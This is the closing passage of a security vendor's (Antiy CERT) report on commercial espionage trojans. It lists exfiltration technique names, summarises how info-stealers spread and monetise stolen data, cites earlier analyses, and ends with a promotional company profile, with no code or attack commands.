Data seeps out	Use non-c2 protocol to send back	A different channel is used for backhauling than the c2 communication
Data seeps out	The C2 channel is used for backtransmission	The same channel back-up is used as the c2 communication
Data seeps out	Using Web Services to Backpass	Using an exposed Web service backpass

9 Summary

By tracing the attack process of commercial espionage Trojan, it is found that the current attackers use a number of transmission methods such as phishing email, phishing website and public website to invade the victim's host. Collect important data of the target system (including but not limited to password credentials, privacy information, important files and digital assets) after successful invasion and send them back to the attacker. To bring users privacy leakage, economic losses and other serious consequences. Meanwhile, more malware such as backdoor programs, ransomware, and mining Trojans were bundled and distributed in an attempt to gain more revenue.

Through exploring the operation mode of the commercial espionage Trojan, we found that the Trojan has formed a complete chain of secret stealing. The theft attacker can purchase the services of each attack stage in the industrial chain to realize a "one-stop" type of complete attack, which lowers the attack threshold. And the commercial espionage Trojan uses the modularized load, can adjust according to the change of attack target, use the new countermeasure technology and add the new secret function. In that environment of market competition, the Trojan will accelerate the update iteration and bring more challenge to the security protection of the user end.

In this context, security products need to be constantly updated, iterative, enhanced product security capabilities, can help users from the infringement of commercial espionage Trojan. Antiy CERT has always paid attention to the technical changes and characteristics of commercial espionage Trojan, and put forward corresponding solutions. Not only provides basic functions such as virus detection and killing and active defense, but also provides enhanced

capabilities such as terminal control and network control, which can effectively defend against such threats and protect user data security.

Appendix I: Reference

[1] Analysis on the Steal Samples of the Spreading of Forged Pirate Software
https://www.antiy.cn/research/notice&report/research_report/20210628.html

[2] Red Line Trojan Horse Analysis Spreading Through Video Websites
https://www.antiy.cn/research/notice&report/research_report/20211125.html

[3] Analysis of the New Type of Agent Tesla of the Commercial Steal Trojan Horse
https://www.antiy.cn/research/notice&report/research_report/20210812.html

[4] Analysis Report on a Unit Affected by FormBook Scrambling Trojan
https://www.antiy.cn/research/notice&report/research_report/20211021.html

Appendix II: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four

major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.